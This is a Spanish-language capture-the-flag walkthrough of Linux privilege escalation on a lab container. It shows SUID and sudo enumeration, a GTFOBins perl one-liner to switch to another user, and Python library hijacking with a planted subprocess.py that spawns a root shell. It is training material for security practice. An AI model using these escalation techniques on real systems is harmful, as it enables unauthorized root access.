
To restore this content, you can run the 'unminimize' command.

Last login: Sat Jan 18 20:03:05 2025 from 172.17.0.1
vaxei@ec6b763e77f0:~$
```

Una vez dentro, habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**

o binarios Sudo con **sudo -l**



```
vaxei@ec6b763e77f0:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
vaxei@ec6b763e77f0:~$ sudo -l
Matching Defaults entries for vaxei on ec6b763e77f0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User vaxei may run the following commands on ec6b763e77f0:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxei@ec6b763e77f0:~$
```

No hemos encontrado ningún binario SUID para escalar privilegios, pero al ejecutar **sudo -l**, vemos que podemos utilizar comandos del lenguaje de programación Perl. Así que, buscamos la vulnerabilidad en GTFOBins.



Y está disponible para sudo así que entramos y copiamos el comando, lo modificamos un poco tal que: **sudo -u luisillo perl -e 'exec "/bin/bash";'** para poder entrar como el usuario luisillo.

```
vaxe1@ec6b763e77f0:~$ sudo -u luisillo perl -e 'exec "/bin/bash";'
luisillo@ec6b763e77f0:/home/vaxe1$ whoami
luisillo
luisillo@ec6b763e77f0:/home/vaxe1$ |
```

Una vez dentro, habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**

o binarios Sudo con **sudo -l**

```
luisillo@ec6b763e77f0:/home/vaxe1$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
luisillo@ec6b763e77f0:/home/vaxe1$ sudo -l
Matching Defaults entries for luisillo on ec6b763e77f0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User luisillo may run the following commands on ec6b763e77f0:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
luisillo@ec6b763e77f0:/home/vaxe1$ |
```



No hemos encontrado ningún binario SUID para escalar privilegios, pero al ejecutar **sudo -l**, vemos que podemos ejecutar un archivo de python así que vamos a ese directorio y vemos que código tiene el archivo.py

- **cd /opt**
- **cat paw.py**

```
luisillo@ec6b763e77f0:/home$ cd /opt
luisillo@ec6b763e77f0:/opt$ cat paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aquí")

# Simulación de procesamiento de datos
def data_processing():
    data = "This is some dummy data that needs to be processed."
    processed_data = dummy_function(data)
    print(f"Processed data: {processed_data}")

# Simulación de un cálculo inútil
def perform_useless_calculation():
    result = 0
    for i in range(1000000):
        result += i
    print(f"Useless calculation result: {result}")

def run_command():
    subprocess.run(['echo Hello!'], check=True)

def main():
    run_command()

if __name__ == "__main__":
    main()
```

Se trata de un script en Python que importa unas librerías de una manera poco segura, ya que no se importan en una ruta absoluta sino en una relativa. Por ello, aprovecharemos la vulnerabilidad de **Python Library Hijacking**.

Nos creamos un archivo con: **nano subprocess.py**

```
luisillo@ec6b763e77f0:/opt$ nano subprocess.py
Error opening terminal: xterm-kitty.
luisillo@ec6b763e77f0:/opt$
```

Si os aparece este error debéis de poner el siguiente comando : **export TERM=xterm**

y volvemos a crear el archivo.Una vez dentro copiamos este código:

```
import os
```

```
os.system("/bin/bash")
```

que hará que al ejecutarse el programa seamos root.

guardamos y salimos con **Ctrl+o Ctrl+x**.

Y ejecutamos el script paw.py:**sudo /usr/bin/python3 /opt/paw.py**



```
luisillo@ec6b763e77f0:/opt$ sudo -l
Matching Defaults entries for luisillo on ec6b763e77f0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty

User luisillo may run the following commands on ec6b763e77f0:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
luisillo@ec6b763e77f0:/opt$ sudo /usr/bin/python3 /opt/paw.py
root@ec6b763e77f0:/opt# whoami
root
root@ec6b763e77f0:/opt# |
```

Y ya somos root.

